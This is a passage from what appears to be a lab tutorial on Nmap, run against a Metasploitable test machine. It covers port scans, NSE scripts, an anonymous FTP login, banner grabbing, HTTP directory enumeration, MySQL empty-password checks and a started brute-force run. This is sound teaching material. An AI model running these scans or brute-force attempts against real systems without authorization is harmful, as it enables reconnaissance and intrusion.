Nmap done: 1 IP address (1 host up) scanned in 5.05 seconds  
  
(harish@kali)-[~]  
$ nmap -T5 --min-parallelism 1 192.168.29.40  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-30 12:31 IST  
Nmap scan report for 192.168.29.40  
Host is up (0.0015s latency).  
Not shown: 997 filtered tcp ports (no-response)  
PORT      STATE SERVICE  
135/tcp   open  msrpc  
139/tcp   open  netbios-ssn  
445/tcp   open  microsoft-ds  
MAC Address: 42:CB:AD:FB:29:F2 (Unknown)  
  
Nmap done: 1 IP address (1 host up) scanned in 3.67 seconds  
  
(harish@kali)-[~]  
$
```

6. Scripting and Banner Grabbing Scans

6.1 Scripting ftp Scan

Uses Nmap Scripting Engine (NSE) to run custom scripts for vulnerability detection, brute force, and more.

Command: `nmap -p 21 --script=ftpanon.nse <IP>`



```
harish@kali: ~  
File Actions Edit View Help  
PORT      STATE SERVICE  
21/tcp    open  ftp  
22/tcp    open  ssh  
23/tcp    open  telnet  
25/tcp    open  smtp  
53/tcp    open  domain  
80/tcp    open  http  
111/tcp   open  rpcbind  
139/tcp   open  netbios-ssn  
445/tcp   open  microsoft-ds  
512/tcp   open  exec  
513/tcp   open  login  
514/tcp   open  shell  
1099/tcp  open  rmiregistry  
1524/tcp  open  ingreslock  
2049/tcp  open  nfs  
2121/tcp  open  ccproxy-ftp  
3306/tcp  open  mysql  
5432/tcp  open  postgresql  
5900/tcp  open  vnc  
6000/tcp  open  X11  
6667/tcp  open  irc  
8080/tcp  open  ajp13  
8180/tcp  open  unknown  
MAC Address: 0E:2A:70:AA:13:75 (Unknown)  
Nmap done: 1 IP address (1 host up) scanned in 0.28 seconds  
  
(harish@kali)-[~]  
$ ls -la /usr/share/nmap/scripts | grep "ftp"  
-rw-r--r-- 1 root root 4530 May 15 21:07 ftp-anon.nse  
-rw-r--r-- 1 root root 3253 May 15 21:07 ftp-bounce.nse  
-rw-r--r-- 1 root root 3108 May 15 21:07 ftp-brute.nse  
-rw-r--r-- 1 root root 3272 May 15 21:07 ftp-libopie.nse  
-rw-r--r-- 1 root root 3290 May 15 21:07 ftp-proftpd-backdoor.nse  
-rw-r--r-- 1 root root 3768 May 15 21:07 ftp-syst.nse  
-rw-r--r-- 1 root root 8021 May 15 21:07 ftp-vsftpd-backdoor.nse  
-rw-r--r-- 1 root root 5923 May 15 21:07 ftp-vuln-cve2010-4221.nse  
-rw-r--r-- 1 root root 5736 May 15 21:07 ftp-enum.nse  
-rw-r--r-- 1 root root 10034 May 15 21:07 ftp-version.nse  
  
(harish@kali)-[~]  
$  
  
harish@kali: ~  
File Actions Edit View Help  
harish@kali: ~ harish@kali: ~  
[harish@kali]-[~]  
$ nmap -p21 --script=ftpanon.nse 192.168.29.92  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-30 15:13 IST  
Nmap scan report for 192.168.29.92  
Host is up (0.00056s latency).  
  
PORT      STATE SERVICE  
21/tcp    open  ftp  
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)  
MAC Address: 0E:2A:70:AA:13:75 (Unknown)  
Nmap done: 1 IP address (1 host up) scanned in 0.30 seconds  
  
(harish@kali)-[~]  
$ ftp 192.168.29.92  
  
Connected to 192.168.29.92.  
220 (vsFTPD 2.3.4)  
Name (192.168.29.92:harish): Anonymous  
331 Please specify the password.  
Password:  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp>  
ftp>  
ftp> exit  
221 Goodbye.  
  
(harish@kali)-[~]  
$
```

Fig: ftp-anon scan to anonymous login


SSH scripting scans use Nmap's NSE (Nmap Scripting Engine) to run scripts that probe for specific details or vulnerabilities related to SSH services.



6.3 Banner Grabbing

Banner grabbing is a technique used to capture the initial response or header info that a service gives when you connect to its port — this often reveals:

- The **service type**
- **Software version**
- **OS details**
- Sometimes even **misconfigurations or warnings**



```
harish@kali: ~  
File Actions Edit View Help  
└─$ nmap 192.168.29.92 -sV  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-30 15:39 IST  
Nmap scan report for 192.168.29.92  
Host is up (0.00059s latency).  
Not shown: 977 closed tcp ports (reset)  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          vsftpd 2.3.4  
22/tcp    open  ssh          OpenSSH 4.7p1 Debian Bubuntu1 (protocol 2.0)  
23/tcp    open  telnet       Linux telnetd  
25/tcp    open  smtp         Postfix smtpd  
53/tcp    open  domain       ISC BIND 9.4.2  
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)  
111/tcp   open  rpcbind      2 (RPC #100000)  
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
512/tcp   open  exec         netkit-rsh rshexecd  
513/tcp   open  login  
514/tcp   open  tcpwrapped  
1099/tcp  open  java-rmi     GNU Classpath gmrregistry  
1524/tcp  open  bindshell    Metasploitable root shell  
2049/tcp  open  nfs          2-4 (RPC #100003)  
2121/tcp  open  ftp          ProFTPD 1.3.1  
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5  
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7  
5900/tcp  open  vnc          VNC (protocol 3.3)  
6000/tcp  open  x11          (access denied)  
6667/tcp  open  irc          Unreal3dcm  
8000/tcp  open  ajp13        Apache Jserv (Protocol v1.3)  
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1  
MAC Address: 0E:2A:70:AA:13:75 (Unknown)  
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: nix, Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.  
Nmap done: 1 IP address (1 host up) scanned in 12.75 seconds  
  
└─$ ls -la /usr/share/nmap/scripts | grep "banner"  
-rw-r--r-- 1 root root 6136 May 15 21:07 banner.nse  
  
└─$  
harish@kali: ~  
File Actions Edit View Help  
└─$ nmap -p 1-500 --script=banner.nse 192.168.29.92  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-30 15:40 IST  
Nmap scan report for 192.168.29.92  
Host is up (0.00068s latency).  
Not shown: 491 closed tcp ports (reset)  
PORT      STATE SERVICE      I_banner:  
21/tcp    open  ftp          I_banner: 220 (vsftpd 2.3.4)  
22/tcp    open  ssh          I_banner: SSH-2.0-OpenSSH_4.7p1 Debian-Bubuntu1  
23/tcp    open  telnet       I_banner: \xFF\xFD\x18\xFF\xFD \xFF\xFD#\xFF\xFD'  
25/tcp    open  smtp         I_banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)  
53/tcp    open  domain  
80/tcp    open  http  
111/tcp   open  rpcbind  
139/tcp   open  netbios-ssn  
445/tcp   open  microsoft-ds  
MAC Address: 0E:2A:70:AA:13:75 (Unknown)  
  
Nmap done: 1 IP address (1 host up) scanned in 15.29 seconds  
  
└─$
```


Fig: Banner Grabbing Scan

6.4 HTTP Enumeration Script Scan

Goal : Discover hidden web directories, applications, technologies, and potential attack surfaces exposed via HTTP.


Script Used: `http-enum`

Command: `nmap -sV -p 80,443 --script=http-enum <target-ip>`



```
harish@kali: ~  
File Actions Edit View Help  
-rw-r--r-- 1 root root 2529 May 15 21:07 http-dlink-backdoor.nse  
-rw-r--r-- 1 root root 4452 May 15 21:07 http-dombased-xss.nse  
-rw-r--r-- 1 root root 13893 May 15 21:07 http-domino-enum-passwords.nse  
-rw-r--r-- 1 root root 6921 May 15 21:07 http-drupal-enum.nse  
-rw-r--r-- 1 root root 20667 May 15 21:07 http-drupal-enum-users.nse  
-rw-r--r-- 1 root root 2256 May 15 21:07 http-enum.nse  
-rw-r--r-- 1 root root 3347 May 15 21:07 http-errors.nse  
-rw-r--r-- 1 root root 20413 May 15 21:07 http-exif-spider.nse  
-rw-r--r-- 1 root root 5199 May 15 21:07 http-favicon.nse  
-rw-r--r-- 1 root root 4451 May 15 21:07 http-feed.nse  
-rw-r--r-- 1 root root 9076 May 15 21:07 http-fetch.nse  
-rw-r--r-- 1 root root 11327 May 15 21:07 http-fileupload-exploiter.nse  
-rw-r--r-- 1 root root 21101 May 15 21:07 http-form-brute.nse  
-rw-r--r-- 1 root root 7934 May 15 21:07 http-form-fuzzer.nse  
-rw-r--r-- 1 root root 2739 May 15 21:07 http-frontpage-login.nse  
-rw-r--r-- 1 root root 2164 May 15 21:07 http-generator.nse  
-rw-r--r-- 1 root root 12100 May 15 21:07 http-git.nse  
-rw-r--r-- 1 root root 3195 May 15 21:07 http-gitweb-projects-enum.nse  
-rw-r--r-- 1 root root 3381 May 15 21:07 http-google-malware.nse  
-rw-r--r-- 1 root root 11692 May 15 21:07 http-grep.nse  
-rw-r--r-- 1 root root 1797 May 15 21:07 http-headers.nse  
-rw-r--r-- 1 root root 3383 May 15 21:07 http-hp-ilo-info.nse  
-rw-r--r-- 1 root root 6973 May 15 21:07 http-huawei-hg5xx-vuln.nse  
-rw-r--r-- 1 root root 2801 May 15 21:07 http-icloud-findmyiphone.nse  
-rw-r--r-- 1 root root 4085 May 15 21:07 http-icloud-sendmsg.nse  
-rw-r--r-- 1 root root 6073 May 15 21:07 http-iis-short-name-brute.nse  
-rw-r--r-- 1 root root 7921 May 15 21:07 http-iis-webdav-vuln.nse  
-rw-r--r-- 1 root root 2540 May 15 21:07 http-internal-ip-disclosure.nse  
-rw-r--r-- 1 root root 5422 May 15 21:07 http-joomla-brute.nse  
-rw-r--r-- 1 root root 5479 May 15 21:07 http-jsonp-detection.nse  
-rw-r--r-- 1 root root 2649 May 15 21:07 http-litespeed-sourcecode-download.nse  
-rw-r--r-- 1 root root 6120 May 15 21:07 http-ls.nse  
-rw-r--r-- 1 root root 3269 May 15 21:07 http-majordomo2-dir-traversal.nse  
-rw-r--r-- 1 root root 2030 May 15 21:07 http-malware-host.nse  
-rw-r--r-- 1 root root 3704 May 15 21:07 http-mcmp.nse  
-rw-r--r-- 1 root root 7320 May 15 21:07 http-methods.nse  
-rw-r--r-- 1 root root 6895 May 15 21:07 http-method-tamper.nse  
-rw-r--r-- 1 root root 2726 May 15 21:07 http-mobileversion-checker.nse  
-rw-r--r-- 1 root root 4461 May 15 21:07 http-ntlm-info.nse  
-rw-r--r-- 1 root root 8269 May 15 21:07 http-open-proxy.nse  
-rw-r--r-- 1 root root 4756 May 15 21:07 http-open-redirect.nse  
-rw-r--r-- 1 root root 7023 May 15 21:07 http-passwd.nse  
  
harish@kali: ~  
File Actions Edit View Help  
harish@kali: ~  
$ nmap -p 80 192.168.20.92  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-30 15:53 IST  
Nmap scan report for 192.168.20.92  
Host is up (0.0030s latency).  
  
PORT      STATE SERVICE  
80/tcp    open  http  
MAC Address: 0E:2A:70:AA:13:75 (Unknown)  
  
Nmap done: 2 IP addresses (1 host up) scanned in 3.32 seconds  
  
harish@kali: ~  
$ nmap -p 80 --script=http-enum.nse 192.168.20.92  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-30 15:55 IST  
Nmap scan report for 192.168.20.92  
Host is up (0.00059s latency).  
  
PORT      STATE SERVICE  
80/tcp    open  http  
| http-enum:  
| /tikiwiki/: Tikiwiki  
| /test/: Test page  
| /phpinfo.php: Possible information file  
| /phpMyAdmin/: phpMyAdmin  
| /doc/: Potentially interesting directory w/ listing on 'apache/2.2.8 (ubuntu) dav/2'  
| /icons/: Potentially interesting folder w/ directory listing  
| /index/: Potentially interesting folder  
MAC Address: 0E:2A:70:AA:13:75 (Unknown)  
  
Nmap done: 1 IP address (1 host up) scanned in 3.07 seconds  
  
harish@kali: ~  
$
```

Fig 1: http-scripts and enumeration scan






Fig 2: find hidden directories





Fig 3: more sub directories

6.4 SQL Script Scan

- **Command:** `nmap -p 3306 --script=mysql* <target>`
- **Use:** Detects MySQL service details, user accounts, and potential misconfigs



```
(harish@kali)~$ ls -la /usr/share/nmap/scripts | grep "mysql"
-rw-r--r-- 1 root root 6888 May 15 21:07 mysql-audit.nse
-rw-r--r-- 1 root root 2977 May 15 21:07 mysql-brute.nse
-rw-r--r-- 1 root root 2945 May 15 21:07 mysql-databases.nse
-rw-r--r-- 1 root root 3263 May 15 21:07 mysql-dump-hashes.nse
-rw-r--r-- 1 root root 2020 May 15 21:07 mysql-empty-password.nse
-rw-r--r-- 1 root root 3413 May 15 21:07 mysql-enum.nse
-rw-r--r-- 1 root root 3455 May 15 21:07 mysql-info.nse
-rw-r--r-- 1 root root 3714 May 15 21:07 mysql-query.nse
-rw-r--r-- 1 root root 2811 May 15 21:07 mysql-users.nse
-rw-r--r-- 1 root root 3265 May 15 21:07 mysql-variables.nse
-rw-r--r-- 1 root root 6977 May 15 21:07 mysql-vuln-cve2012-2122.nse

(harish@kali)~$ nmap -p 3306 --script=mysql-users.nse 192.168.29.92
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-30 17:40 IST
Nmap scan report for 192.168.29.92
Host is up (0.00072s latency).

PORT      STATE SERVICE
3306/tcp  open  mysql
MAC Address: 0E:2A:70:AA:13:75 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.28 seconds

(harish@kali)~$ nmap -p 3306 --script=mysql-variables.nse 192.168.29.92
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-30 17:40 IST
Nmap scan report for 192.168.29.92
Host is up (0.00061s latency).

PORT      STATE SERVICE
3306/tcp  open  mysql
MAC Address: 0E:2A:70:AA:13:75 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.25 seconds

(harish@kali)~$ nmap -p 3306 --script=mysql-empty-password.nse 192.168.29.92
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-31 09:31 IST
Nmap scan report for 192.168.29.92
Host is up (0.00072s latency).

PORT      STATE SERVICE
3306/tcp  open  mysql
|_ mysql-empty-password:
|_ root account has empty password
MAC Address: 0E:2A:70:AA:13:75 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.30 seconds

(harish@kali)~$ nmap -p 3306 --script=mysql-brute.nse 192.168.29.92
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-31 09:31 IST
Stats: 0:03:29 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 93.29% done; ETC: 09:35 (0:00:15 remaining)
Stats: 0:03:29 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 93.29% done; ETC: 09:35 (0:00:15 remaining)
Stats: 0:03:29 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 93.29% done; ETC: 09:35 (0:00:15 remaining)
Stats: 0:03:33 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 93.29% done; ETC: 09:35 (0:00:15 remaining)
```

Fig: Sql Scripts and Scans




